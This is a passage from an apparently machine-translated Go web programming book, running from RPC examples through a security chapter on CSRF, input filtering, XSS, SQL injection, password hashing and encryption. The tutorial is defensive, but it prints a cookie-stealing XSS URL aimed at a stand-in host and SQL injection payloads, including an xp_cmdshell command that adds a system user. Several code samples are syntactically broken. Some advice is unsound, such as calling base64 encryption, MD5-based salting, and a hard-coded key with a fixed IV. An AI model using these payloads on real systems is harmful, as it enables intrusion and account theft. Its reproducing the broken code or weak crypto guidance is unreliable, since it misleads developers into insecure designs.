func (t *Arith) Divide(args *Args, quo *Quotient) error {
 if args.B == 0 {
 return errors.New("divide by zero")
 }
 quo.Quo = args.A / args.B
 quo.Rem = args.A % args.B
 return nil
}

func main() {

 arith := new(Arith)
 rpc.Register(arith)

 tcpAddr, err := net.ResolveTCPAddr("tcp", ":1234")
 checkError(err)

 listener, err := net.ListenTCP("tcp", tcpAddr)
 checkError(err)

 for {
 conn, err := listener.Accept()
 if err != nil {
 continue
 }
 rpc.ServeConn(conn)
 }
}

func checkError(err error) {
 if err != nil {
 fmt.Println("Fatal error ", err.Error())
 os.Exit(1)
 }
}

```

The difference between HTTP RPC and TCP RPC is that we have to control connections by ourselves if we use TCP RPC, then pass connections to RPC for processing.

As you may guess, this is a blocking pattern application, you are free to use goroutine to extend

this application for more advanced experiment.

The client side code:

```
package main

import (
 "fmt"
 "log"
 "net/rpc"
 "os"
)

type Args struct {
 A, B int
}

type Quotient struct {
 Quo, Rem int
}

func main() {
 if len(os.Args) != 2 {
 fmt.Println("Usage: ", os.Args[0], "server:port")
 os.Exit(1)
 }
 service := os.Args[1]

 client, err := rpc.Dial("tcp", service)
 if err != nil {
 log.Fatal("dialing:", err)
 }
 // Synchronous call
 args := Args{17, 8}
 var reply int
 err = client.Call("Arith.Multiply", args, &reply)
 if err != nil {
 log.Fatal("arith error:", err)
 }
 fmt.Printf("Arith: %d * %d = %d\n", args.A, args.B, reply)

 var quot Quotient
 err = client.Call("Arith.Divide", args, ")
 if err != nil {
 log.Fatal("arith error:", err)
 }
 fmt.Printf("Arith: %d / %d = %d remainder %d\n", args.A, args.B, quot.Quo,
```

```
 quot.Rem)

}
```

The only difference in client side code is that HTTP client uses DialHTTP where TCP client uses Dial(TCP).

## JSON RPC

JSON RPC encodes data to JSON instead of gob, let's see an example of Go JSON RPC server side code sample:

```
package main

import (
 "errors"
 "fmt"
 "net"
 "net/rpc"
 "net/rpc/jsonrpc"
 "os"
)

type Args struct {
 A, B int
}

type Quotient struct {
 Quo, Rem int
}

type Arith int

func (t *Arith) Multiply(args *Args, reply *int) error {
 *reply = args.A * args.B
 return nil
}

func (t *Arith) Divide(args *Args, quo *Quotient) error {
 if args.B == 0 {
 return errors.New("divide by zero")
 }
 quo.Quo = args.A / args.B
 quo.Rem = args.A % args.B
 return nil
}
```

```

}

func main() {
 arith := new(Arith)
 rpc.Register(arith)

 tcpAddr, err := net.ResolveTCPAddr("tcp", ":1234")
 checkError(err)

 listener, err := net.ListenTCP("tcp", tcpAddr)
 checkError(err)

 for {
 conn, err := listener.Accept()
 if err != nil {
 continue
 }
 jsonrpc.ServeConn(conn)
 }
}

func checkError(err error) {
 if err != nil {
 fmt.Println("Fatal error ", err.Error())
 os.Exit(1)
 }
}

```

JSON RPC is based on TCP, it hasn't support HTTP yet.

The client side code:

```

package main

import (
 "fmt"
 "log"
 "net/rpc/jsonrpc"
 "os"
)

type Args struct {
 A, B int
}

```

```

type Quotient struct {
 Quo, Rem int
}

func main() {
 if len(os.Args) != 2 {
 fmt.Println("Usage: ", os.Args[0], "server:port")
 log.Fatal(1)
 }
 service := os.Args[1]

 client, err := jsonrpc.Dial("tcp", service)
 if err != nil {
 log.Fatal("dialing:", err)
 }
 // Synchronous call
 args := Args{17, 8}
 var reply int
 err = client.Call("Arith.Multiply", args, &reply)
 if err != nil {
 log.Fatal("arith error:", err)
 }
 fmt.Printf("Arith: %d * %d = %d\n", args.A, args.B, reply)

 var quot Quotient
 err = client.Call("Arith.Divide", args, ")
 if err != nil {
 log.Fatal("arith error:", err)
 }
 fmt.Printf("Arith: %d / %d = %d remainder %d\n", args.A, args.B, quot.Quo,
 quot.Rem)
}

}

```

## Summary

Go has good support of HTTP, TPC, JSON RPC implementation, we can easily develop distributed web applications; however, it is regrettable that Go hasn't support for SOAP RPC which some third-party packages did it on open source.

## 8.5 Summary

In this chapter, I introduced you several main stream web application development model. In section 8.1, I described the basic networking programming: Socket programming. Because the direction of the network being rapid evolution, and the Socket is the cornerstone of knowledge of this evolution, you must be mastered as a developer. In section 8.2, I described HTML5 WebSocket, the increasingly popular feature, the server can push messages through it, simplified the polling mode of AJAX. In section 8.3, we implemented a simple RESTful application, which is particularly suited to the development of network API; due to rapid develop of mobile applications, I believe it will be a trend. In section 8.4, we learned about Go RPC.

Go provides good support above four kinds of development methods. Note that package `net` and its sub-packages is the place where network programming tools of Go are. If you want more in-depth understanding of the relevant implementation details, you should try to read source code of those packages.

# 9 Security and encryption

Security is important with Web application. This topic been getting more and more attention lately, especially in recent CSDN, Linkedin and Yahoo password leaks. As Go developers, we must be aware of vulnerabilities in our application and take precautions to prevent attackers from taking over our system.

Many Web application security problems are due to the data provided by a third-party. For example, user input should be validated and sanitized before being stored as secure data. If this isn't done then when the data is outputted to the client, it may cause a cross-site scripting attack (XSS). If unsafe data is used database queries, then it may cause a SQL injection. In sections 9.3, 9.4 we'll look at how to avoid these problems.

When using third-party data, including user-supplied data, first verify the integrity of the data by filtering the input. Section 9.2 describe how to filter input.

Unfortunately, filtering input and escaping output does not solve all security problems. We will explain in section 9.1 cross-site request forgery (CSRF) attacks. This is a malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts.

Adding encryption can also include the security of our Web application. In section 9.5 we will describe how to store passwords safely.

A good hash function makes it hard to find two strings that would produce the same hash value, which describes one way encryption. There is also two-way encryption, that is where you use a key to decrypt encrypted data. In section 9.6 we will describe how to perform one-way and two-way encryption.

# 9.1 CSRF attacks

## What is CSRF?

CSRF and XSRF stands for "Cross-site request forgery". It's also known as "one click attack/session riding" and short term is CSRF/XSRF.

So how does CSRF attack work? Basically it's when an attacker trick a trusted user into accessing a website or clicking a URL that transmit malicious requests without the user's consent to a targeted website. Here's an simple example: using a few social engineering tricks, an attacker could use the QQ chat software to find a victim and to send a malicious link to the victim targeted for the user's bank website. If the victim logs into their online banking account and does not exit, then click on a link sent from the attacker, then the user's bank account funds could likely to be transferred to the attacker specified account.

When under a CSRF attack, the end-user with an administrator account can threaten the entire Web application.

## CSRF principle

The following diagram provides a simple overview of a CSRF attack




Figure 9.1 CSRF attack process.

As can be seen from the figure, to complete a CSRF attack, the victim must complete these two steps:

1. Log into trusted site A, and store a local Cookie.
2. Without existing site A, access to dangerous link to site B.

See here, the reader may ask : "If I do not meet the above two conditions in any one, it will not be CSRF attacks." Yes, it is true, but you can not guarantee that the following does not happen :

- You can not guarantee that when you are logged in a site, the site didn't launch any hidden tabs.

- You can not guarantee that when you close your browser, your cookies immediately expire and your last session has ended.
- A trusted high traffic sites doesn't have hidden vulnerabilities that could be exploited with a CSRF attack.

Therefore, it is difficult for a user to visit a website through a link and know that they do not carry out unknown operations for a CSRF attack.

CSRF attacks work mostly because of the process of Web authentication. Although you can guarantee that a request is from a user's browser, you can not guarantee that the user approved the request.

## How to prevent CSRF

You might be a little scared after reading the section above. But terror is a good thing. It will force you read on how to prevent vulnerabilities like this from happening to you.

CSRF defenses can be built on the server and client side. A CSRF defense is most effective on the server side.

There are many ways of preventing CSRF attacks are the server side. Most of the defensive stem from from the following two aspects:

1. Maintaining proper use GET, POST and Cookie.
2. Include a pseudo-random number with non-GET requests.

In the previous chapter on REST, we saw how most Web applications are based on GET, POST requests, and that cookies where included with the request. We generally design application as follows :

1. GET is commonly used to view information without changing values.
2. POST is used in placing orders, change the properties of a resource or perform other tasks.

Then I will use the Go language to illustrate how to restrict access to resources Methods:

```
mux.Get("/user/:uid", getuser)
mux.Post("/user/:uid", modifyuser)
```

After this treatment, because we define the modifications can only use POST, GET method when it refused to respond to the request, so the above illustration GET method of CSRF attacks can be prevented, but it can all solve the problem yet ? Of course not, because POST also can simulate.

Therefore, we need to implement the second step, the way in non-GET requests to increase the random number, this probably has three ways:

- For each user generates a unique cookie token, all forms contain the same pseudo-random value, this proposal was the most simple, because the attacker can not get a third party Cookie ( in theory ), so the data in the form will construct fail, but it is easy because the user's Cookie XSS vulnerability because the site had been stolen, so this program must be in the absence of circumstances that XSS security.
- Each request to use the verification code, this program is perfect, because many enter the verification code, so the user-friendliness is poor, it is not suitable for practical use.
- A different form contains a different pseudo-random value, we introduce in section 4.4, "How to prevent multiple form submission" is introduced in this scenario, the relevant code reuse to achieve the following :

Generate a random number token:

```
h := md5.New()
io.WriteString(h, strconv.FormatInt(crutime, 10))
io.WriteString(h, "ganraomxxxxxxxx")
token := fmt.Sprintf("%x", h.Sum(nil))

t, _ := template.ParseFiles("login.gtpl")
t.Execute(w, token)
```

Output token:

```
<input type="hidden" name="token" value="{{.}}">
```

Authentication token:

```
r.ParseForm()
token := r.Form.Get("token")
if token! = "" {
 // Verification token of legitimacy
} Else {
 // Error token does not exist
}
```

So basically to achieve a secure POST, but maybe you would say if you break the token algorithm does, in accordance with the theory, but in fact crack is basically impossible, because someone has calculated brute force of the string needs about 2 the 11 th time.

# **Summary**

Cross-site request forgery, that CSRF, is a very dangerous web security threats, it is Web security circles as "sleeping giant", the level of threat which "reputation" can be seen. This section not only for cross-site request forgery itself a brief introduction, also details the reason causing this vulnerability and then put some order to prevent the attack of suggestions, hoping for the reader to write secure web applications can inspire.

## 9.2 Filter inputs

Filter user data is a Web application security. It is to verify the legitimacy of the process data. Through all of the input data is filtered to avoid malicious data in the program to be mistaken belief or misuse. Most Web application vulnerabilities because no user input data for proper filtration caused.

We introduce filtering data is divided into three steps:

1. the identification data, the data needs to be filtered to figure out from where
2. the filtering data, we need to figure out what kind of data
3. the distinction between filtered and tainted data, so if there is assurance attack data after filtering allows us to use a more secure data

### Identify data

"Identification data" as a first step because you do not know " what the data is, where it comes from," the premise that you would be unable to properly filter it. The data here is provided internally all from non-code data. For example: all data from the client, but the client is not the only external data source, a database interface data provided by third parties, also be an external data source.

The data entered by the user is very easy to recognize we Go, Go through the `r.ParseForm` after the user POST and GET data all on the `r.Form` inside. Other input is much harder to identify, for example, `r.Header` Many of the elements are manipulated by the client. Often difficult to identify which of these elements of the input, so the best way is to put inside all the data as a user input. ( Ex `r.Header.Get("Accept-Charset")` This is also seen as user input, although these most browsers manipulation )

### Filter data

Data sources in the know, you can filter it. Filtering is a bit formal terms, it is expressed in peacetime there are many synonyms, such as validation, cleaning and decontamination. Despite the apparent meaning of these terms are different, but they all refer to the same treatment: to prevent illegal data into your application.

There are many ways to filter data, some of which are less secure. The best way is to check the filter as a process, you have to check before using the data to see whether they meet the legal requirements of the data. And do not try to correct the illegal data kindly, and let the user presses the rules to enter your data. History has proved that the attempt to correct invalid data often lead to security vulnerabilities. Here an example: "The recent construction of the banking system after the upgrade, if the password behind the two is 0, just enter the front four can log into the system," which is a very serious flaw.

Filtering data using the following several major libraries to operate :

- Strconv package the following string into the correlation function, because the `r.Form` Request returns a string, and sometimes we need to convert it to an integer/floating point, `Atoi`, `ParseBool`, `ParseFloat`, `ParseInt` other function can come in handy.
- String pack Here are some filter function `Trim`, `ToLower`, `ToTitle` other functions, can help us to obtain information in accordance with the format specified.
- Regexp package to handle some of the complex needs, such as determining whether the input is Email, birthdays and the like.

Filtering Data In addition to checking authentication, in particular, you can also use the whitelist. Assuming that you are checking the data is illegal, unless it can prove that it is legitimate. Using this method, if an error occurs, it will only lead to the legitimate data as it is illegal, and not the opposite, although we do not want to make any mistakes, but it is better than the illegal data as legitimate data much more secure.

## Distinguish filter data

If you have completed the above steps, data filtering work is basically completed, but when writing Web applications, we also need to distinguish between filtered and tainted data, because it can guarantee the integrity of data filtering without affecting the input data. We agreed to put all filtered data into a variable called global Map (CleanMap). Then two important steps needed to prevent contamination of data injection:

- Each request must be initialized CleanMap an empty Map.
- Join inspection and prevent a variable from an external data source named CleanMap.

Next, let's use an example to reinforce these concepts, see the following form

```
<form action="/whoami" method="POST">
 Who am I:
 <select name="name">
 <option value="astaxie">astaxie</option>
 <option value="herry">herry</option>
 <option value="marry">marry</option>
 </select>
 <input type="submit" />
</form>
```

In dealing with this form of programming logic, very easy to make the mistake that can only be submitted in one of three choices. In fact, an attacker can simulate the POST operation, `name = attack` submission of such data, so at this point we need to do a similar deal with whitelist

```

r.ParseForm()
name := r.Form.Get("name")
CleanMap := make(map[string]interface{}, 0)
if name == "astaxie" || name == "herry" || name == "marry" {
 CleanMap["name"] = name
}

```

The above code we initialize a `CleanMap` variable name is obtained when the judge `astaxie`, `herry`, `marry` after one of the three We store data in the `CleanMap` being, so you can make sure `CleanMap["name"]` data is legitimate, and thus the rest of the code to use it. Of course, we can also increase the else part of illegal data processing, possibility is that the form is displayed again with an error. But do not try to be friendly and output data to be contaminated.

The above method for filtering a set of known legitimate value data is very effective, but there is a group known for filtering data consisting of legal characters when it did not help. For example, you may need a user name can only consist of letters and numbers:

```

r.ParseForm()
username := r.Form.Get("username")
CleanMap := make(map[string]interface{}, 0)
if ok, _ := regexp.MatchString(`^[\w\d]+`$, username); ok {
 CleanMap["username"] = username
}

```

## Summary

Data filtering in the Web security play a cornerstone role in most of the security problems are the result of filtering the data and validation of data caused by, for example, the front section of CSRF attacks, and the next will be introduced XSS attacks, SQL injection and so there is no serious cause for filtering data, so we need special attention to this part of the content.

## 9.3 XSS attacks

With the development of Internet technology, and now the Web application contains a lot of dynamic content to improve the user experience. The so-called dynamic content is that the application environment and the user according to the user request, the output of the corresponding content. Dynamic site will be called "cross-site scripting attacks" (Cross Site Scripting, security experts often be abbreviated as XSS) threats, while static site is completely unaffected by it.

### What is XSS

XSS attacks: cross-site scripting attacks (Cross-Site Scripting), in order not to, and Cascading Style Sheets (Cascading Style Sheets, CSS) acronym confusion, it will be abbreviated as cross-site scripting attacks XSS. XSS is a common web security vulnerability that allows an attacker to provide malicious code into the pages used by other users. Unlike most attacks (generally involve the attacker and the victim), XSS involves three parties, namely the attacker, the client and Web applications. XSS attack goal is to steal a cookie stored on the client or other websites used to identify the identity of sensitive client information. Once you get to the legitimate user's information, the attacker can even impersonate interact with the site.

XSS can usually be divided into two categories: one is the storage type of XSS, mainly in allowing users to input data for use by other users who browse this page to view places, including comments, reviews, blog posts and various forms. Applications to query data from the database, the page is displayed, the attacker entered the relevant page malicious script data, users browse these pages may be attacked. This simple process can be described as: a malicious user input Html Web applications - > access to the database -> Web Programs -> user's browser. The other is reflective XSS, the main approach is to add the script code in the URL address of the request parameters, request parameters into the program directly to the output of the page, the user clicks a malicious link in a similar attack could be.

XSS present the main means and ends as follows:

- Theft of cookie, access to sensitive information.
- The use of implantable Flash, through crossdomain permissions set to further obtain a higher authority, or the use of Java and other get similar operations.
- Use iframe, frame, XMLHttpRequest or the Flash, etc., to (the attacker) the identity of the user to perform some administrative actions, or perform some, such as: micro-Bo, add friends, send private messages and other routine operations, some time ago, Sina microblogging suffered once XSS.
- The use of a domain can be attacked by other characteristics of domain trust to request the identity of trusted sources do not allow some of the usual operations, such as an improper voting.
- In a great number of visits on the page XSS attack some small sites can achieve the effect of DDoS attacks

### XSS principle

Web applications are not submitted the requested data to the user to make a full inspection filter that allows users to incorporate data submitted by HTML code (most notably ">", "<"), and the output of malicious code without escaping to third parties interpreted the user's browser, is leading causes of XSS vulnerabilities.

Next to reflective XSS XSS illustrate the process: There is now a website, according to the parameters outputs the user 's name, such as accessing url: <http://127.0.0.1/?name=astaxie>, it will output the following in the browser information:

```
hello astaxie
```

If we pass this url: [http://127.0.0.1/?name=<script>alert\('astaxie,xss'\)</script>](http://127.0.0.1/?name=<script>alert('astaxie,xss')</script>), then you will find out a browser pop-up box, which Help the site has been in existence XSS vulnerabilities. So how malicious users steal Cookie it? And the like, as this url:

```
http://127.0.0.1/?
name=<script>document.location.href='http://www.xxx.com/cookie?' +document.cookie</script>
, so that you can put current cookie sent to the specified site: www.xxx.com. You might say, so have a look at the URL of the problem, how would someone clicks? Yes, this kind of URL will make people skeptical, but if you use a short URL service to shorten it, you could see it?, The attacker will shorten the url in some way after the spread, know the truth once the user clicks
```

on this url, cookie data will be sent the appropriate pre-configured sites like this on the user's cookie information Theft, then you can use a tool like Websleuth to check whether the user's account to steal.

A more detailed analysis about XSS we can refer to this called" [ Sina microblogging XSS event analysis ] (<http://www.rising.com.cn/newsletter/news/2011-08-18/9621.html>)" articles

## How to prevent XSS

The answer is simple, and resolutely do not believe any user input, and filter out all the special characters in the input. This will eliminate the majority of XSS attacks.

There are currently XSS defense following ways :

- Filtering special characters

One way to avoid XSS mainly to the user-supplied content filtering, Go language provides the HTML filter function :

`text/template` package below `HTMLEscapeString`, `JSEscapeString` other functions

- Using HTTP headers specified type

`w.Header().Set("Content-Type", "text/javascript")`

This allows the browser to parse javascript code, and will not be html output.

## Summary

XSS vulnerability is quite hazardous in the development of Web applications, it is important to remember to filter data, especially in the output to the client, which is now well-established means of preventing XSS.

# 9.4 SQL injection

## What is SQL injection

SQL injection attacks (SQL Injection), referred to injection attacks, Web development is the most common form of security vulnerabilities. You can use it to obtain sensitive information from the database, or the use of the characteristics of the process of adding users to the database, export file and a series of malicious actions, there may even get a database as well as the highest authority system users.

SQL injection caused because the program does not effectively filter user input, so that an attacker successfully submitted to the server malicious SQL query code, the program will receive the error after the attacker's input as a part of query execution, leading to the original the query logic is changed, the additional execution of attacker crafted malicious code.

## SQL injection examples

Many Web developers do not realize how SQL queries can be tampered with, so that an SQL query is a trusted command. As everyone knows, SQL queries are able to circumvent access controls, thereby bypassing standard authentication and authorization checks. What is more, it is possible to run SQL queries through the host system level commands.

The following will be some real examples to explain in detail the way SQL injection.

Consider the following simple login form :

```
<form action="/login" method="POST">
<p>Username: <input type="text" name="username" /></p>
<p>Password: <input type="password" name="password" /></p>
<p><input type="submit" value="Login" /></p>
</form>
```

Our processing inside the SQL might look like this :

```
username := r.Form.Get("username")
password := r.Form.Get("password")
sql := "SELECT * FROM user WHERE username=' + username + '' AND password=' + password + ''"
```

If the user input as the user name, password, any

```
myuser' or 'foo' = 'foo' --
```

Then our SQL becomes as follows:

```
SELECT * FROM user WHERE username='myuser' or 'foo'=='foo' --' AND
password='xxx'
```

In SQL, anything after `--` is a comment. Thus inserting `--` alters the query. This allows the attacker to successful login as a user without a valid password.

There are far more dangerous for a MSSQL SQL injection, is the control system, the following examples will demonstrate how terrible in some versions of MSSQL database to perform system commands.

```
sql := "SELECT * FROM products WHERE name LIKE '%" + prod + "%'"
Db.Exec(sql)
```

If the attacker Submit `a%' exec master..xp_cmdshell 'net user test testpass /ADD'` `--` `prod` value as a variable, then the sql will become

```
sql := "SELECT * FROM products WHERE name LIKE '%a%' exec master..xp_cmdshell
'net user test testpass /ADD'--%"
```

MSSQL Server executes the SQL statement, including its back that is used to add new users to the system commands. If this program is run sa and the MSSQLSERVER service sufficient privileges, the attacker can get a system account to access this machine.

“

*Although the examples above is tied to a specific database systems, but this does not mean that other database systems can not implement a similar attack. In response to this vulnerability, as long as the use of different methods, various databases are likely to suffer.*

## How to prevent SQL injection

Perhaps you will say the attacker to know the database structure information in order to

implement SQL injection attacks. True, but no one can guarantee the attacker must get this information, once they got, the database exists the risk of leakage. If you are using open source software to access the database, such as forum, the intruders easily get the related code. If the code is poorly designed, then the risk is even greater. Currently Discuz, phpwind, phpcms popular open source programs such as these have been precedents of SQL injection attacks.

These attacks happen when safety is not high on the code. So, never trust any kind of input, especially from the user's data, including the selection box, a hidden input field or a cookie. As a first example above it, even if it is a normal query can cause disasters.

SQL injection attacks harm so great, then how to combat it ? Following suggestions may be the prevention of SQL injection have some help.

1. Strictly limit the operation of the Web application database permissions to this user is only able to meet the minimum permissions of their work, thus to minimize the harm to the database injection attacks.
2. Check whether the data input has the expected data format, and strictly limit the types of variables, such as using some regexp matching processing package, or use strconv package right string into other basic types of data to judge.
3. Pairs of special characters into the database ( '"&\*; etc. ) be escaped, or transcoding. Go to `text/template` package inside the `HTMLEscapeString` function can be escaped strings.
4. All the recommended database query parameterized query interface, parameterized statement uses parameters instead of concatenating user input variables in embedded SQL statements that do not directly spliced SQL statement. For example, using `database/sql` inside the query function `Prepare` and `Query`, or `Exec(query string, args... interface {})`.
5. In the application before releasing recommend using a professional SQL injection detection tools to detect, and repair was discovered when a SQL injection vulnerability. There are many online open source tool in this regard, for example, sqlmap, SQLninja so on.
6. Avoid printing out SQL error information on webpage in order to prevent an attacker using these error messages for SQL injection. Ex. such as type errors, and fields not matching, or any SQL statements.

## Summary

Through the above example we can know, SQL injection is harmful to considerable security vulnerabilities. So we usually write for a Web application, it should be for every little detail must attach great importance to the details determine the fate of life is so, writing Web applications as well.

# 9.5 Password storage

Over a period of time, a lot of websites suffered data breaches user password, which includes top Internet companies - Linkedin.com, CSDN.net, the event swept across the entire domestic Internet, and then it came to more than 8 million users play games information was leaked, another rumor everyone, happy network, a distant community, good margin century, Lily network and other communities are likely to become the next target hackers. The endless stream of similar events to the user's online life a huge impact, feel insecure, because people tend habit of using the same password for different sites, so a "violent Library", all suffer.

So we as a Web application developer, the choice of password storage scheme, which is easy to fall into the pitfalls and how to avoid these traps?

## Common solution

Currently the most used password storage scheme is to make one-way hash plaintext passwords stored after, there is a one-way hash algorithm characteristics: can not hashed summary (digest) recover the original data, which is the "one-way" two source word. Commonly used one-way hash algorithms include SHA-256, SHA-1, MD5 and so on.

Go language these three encryption algorithm is as follows:

```
//import "crypto/sha256"
h := sha256.New()
io.WriteString(h, "His money is twice tainted: 'taint yours and 'taint mine.")
fmt.Printf("% x", h.Sum(nil))

//import "crypto/sha1"
h := sha1.New()
io.WriteString(h, "His money is twice tainted: 'taint yours and 'taint mine.")
fmt.Printf("% x", h.Sum(nil))

//import "crypto/md5"
h := md5.New()
io.WriteString(h, "需要加密的密码")
fmt.Printf("%x", h.Sum(nil))
```

There are two one-way hash features:

- 1) with a one-way hash of the password, the resulting summary is always uniquely determined.
- 2) calculation speed. As technology advances, a second to complete billions of one-way hash calculation.

Combination of the above two characteristics, taking into account the majority of people are using a combination of common password, the attacker can be a combination of all the common password -way hash, get a summary combination, and then a summary of the database for comparison to obtain the corresponding password. This abstract composition is also known as **rainbow table**.

Therefore, after a one-way encryption of data stored, and stored in plain text is not much difference. Therefore, once the site database leaked, all the user's password itself is revealed to the world.

## Advanced solution

Through the above description we know that hackers can use the **rainbow table** to crack hashed passwords, largely because the hash algorithm used to encrypt is public. If a hacker does not know what encryption hash algorithm, that he will not start up.

An immediate solution is to design their own a hash algorithm. However, a good hash algorithm is very difficult to design - both to avoid the collision, but also can not have obvious rule, these two points to be much more difficult than expected. Therefore, more practical applications is the use of many existing hash hash algorithm.

But simply repeated hash, still could not stop hackers. Twice MD5, MD5 three such methods, we can think of, hackers can think naturally. Especially for some of the open source code, so that it is equivalent to the hash algorithm directly to tell a hacker.

No unassailable shield, but there is no off constantly spear. Now security is relatively good site, will use a technique called "salt" way to store passwords, it is often said that "salt". Their usual practice is to first conduct a user-entered password MD5 (or other hash algorithm) encryption ; MD5 values will be only an administrator before they know plus some random string, and then conduct a MD5 encryption. The random string can be included in certain fixed string, and can include the user name (used to ensure that each user is not the same encryption key used).

```

//import "crypto/md5"
// Assume the username abc, password 123456
h := md5.New()
io.WriteString(h, "password need to be encrypted")

pwm5 :=fmt.Sprintf("%x", h.Sum(nil))

// Specify two salt: salt1 = @#$% salt2 = ^&*()
salt1 := "@#$%"
salt2 := "^&*()"

// salt1 + username + salt2 + MD5 splicing
io.WriteString(h, salt1)
io.WriteString(h, "abc")
io.WriteString(h, salt2)
io.WriteString(h, pwm5)

last :=fmt.Sprintf("%x", h.Sum(nil))

```

In two salt did not reveal circumstances, if the hacker is the last to get the encrypted string, it is almost impossible to figure out what the original password.

## Professional solution

Advanced solutions above a few years ago may be safe enough solution because the attacker does not have enough resources to build so many rainbow table. However, so far, because the parallel computing capabilities of the upgrade, this attack has been completely feasible.

How to solve this problem? As long as time and resources permit, without a password can not be deciphered, so the solution is: Calculate the required password deliberately increase the resources and time consuming, so nobody sufficient resources available to establish the required rainbow table.

Such programs have a feature, the algorithm has a factor used to calculate the digest of the password needed to indicate the resources and time, which is computationally intensive. The greater the intensity calculation, an attacker establishes rainbow table more difficult, so that can not continue.

It is recommended scrypt program, scrypt by the famous hacker Colin Percival of the FreeBSD backup service Tarsnap for his development.

Go language which is currently supported by the library  
<http://code.google.com/p/go/source/browse?repo=crypto#hg%2Fscrypt>

```
dk: = scrypt.Key([]byte("some password"), []byte(salt), 16384, 8, 1, 32)
```

Through the above method can obtain only the corresponding password value, which is by far the most difficult to crack.

## Summary

See here, if you had a sense of crisis, then action:

- 1) If you are a regular user, then we recommend LastPass for password storage and generation, on different sites use different passwords.
- 2) If you are a developer, then we strongly suggest you use expert program for password storage.

## 9.6 Encrypt and decrypt data

The previous section describes how to store passwords, but sometimes we want to change some sensitive data encrypted and stored up sometime in the future, with the need to decrypt them out , then we should use a symmetric encryption algorithm to meet our needs.

### Base64 Encryption and decryption

If the Web application is simple enough, data security is no less stringent requirements, then you can use a relatively simple method of encryption and decryption is `base64` , this approach is relatively simple to implement , Go language `base64` package has been well support of this , consider the following examples:

```

package main

import (
 "encoding/base64"
 "fmt"
)

func base64Encode(src []byte) []byte {
 return []byte(base64.StdEncoding.EncodeToString(src))
}

func base64Decode(src []byte) ([]byte, error) {
 return base64.StdEncoding.DecodeString(string(src))
}

func main() {
 // encode
 hello := "你好, 世界! hello world"
 debyte := base64Encode([]byte(hello))
 fmt.Println(debyte)
 // decode
 enbyte, err := base64Decode(debyte)
 if err != nil {
 fmt.Println(err.Error())
 }

 if hello != string(enbyte) {
 fmt.Println("hello is not equal to enbyte")
 }
 fmt.Println(string(enbyte))
}

```

## Advanced encryption and decryption

Go inside the `crypto` language support symmetric encryption advanced encryption package are:

- `crypto/aes` package: AES (Advanced Encryption Standard), also known as Rijndael encryption method used is the U.S. federal government as a block encryption standard.
- `crypto/des` package: DES (Data Encryption Standard), is a symmetric encryption standard , is currently the most widely used key system, especially in protecting the security of financial data. Was a United States federal government encryption standard, but has now been replaced by AES.

Because of these two algorithms using methods similar to, so in this, we just aes package as an example to explain their use, see the following example

```
package main

import (
 "crypto/aes"
 "crypto/cipher"
 "fmt"
 "os"
)

var commonIV = []byte{0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08,
0x09, 0x0a, 0x0b, 0x0c, 0x0d, 0x0e, 0x0f}

func main() {
 // Need to encrypt a string
 plaintext := []byte("My name is Astaxie")
 // If the incoming encrypted strings of words, plaint is that the incoming
 string
 if len(os.Args) > 1 {
 plaintext = []byte(os.Args[1])
 }

 // aes encryption string
 key_text := "astaxie12798akljzmknm.ahkjkjl;k"
 if len(os.Args) > 2 {
 key_text = os.Args[2]
 }

 fmt.Println(len(key_text))

 // Create the encryption algorithm aes
 c, err := aes.NewCipher([]byte(key_text))
 if err != nil {
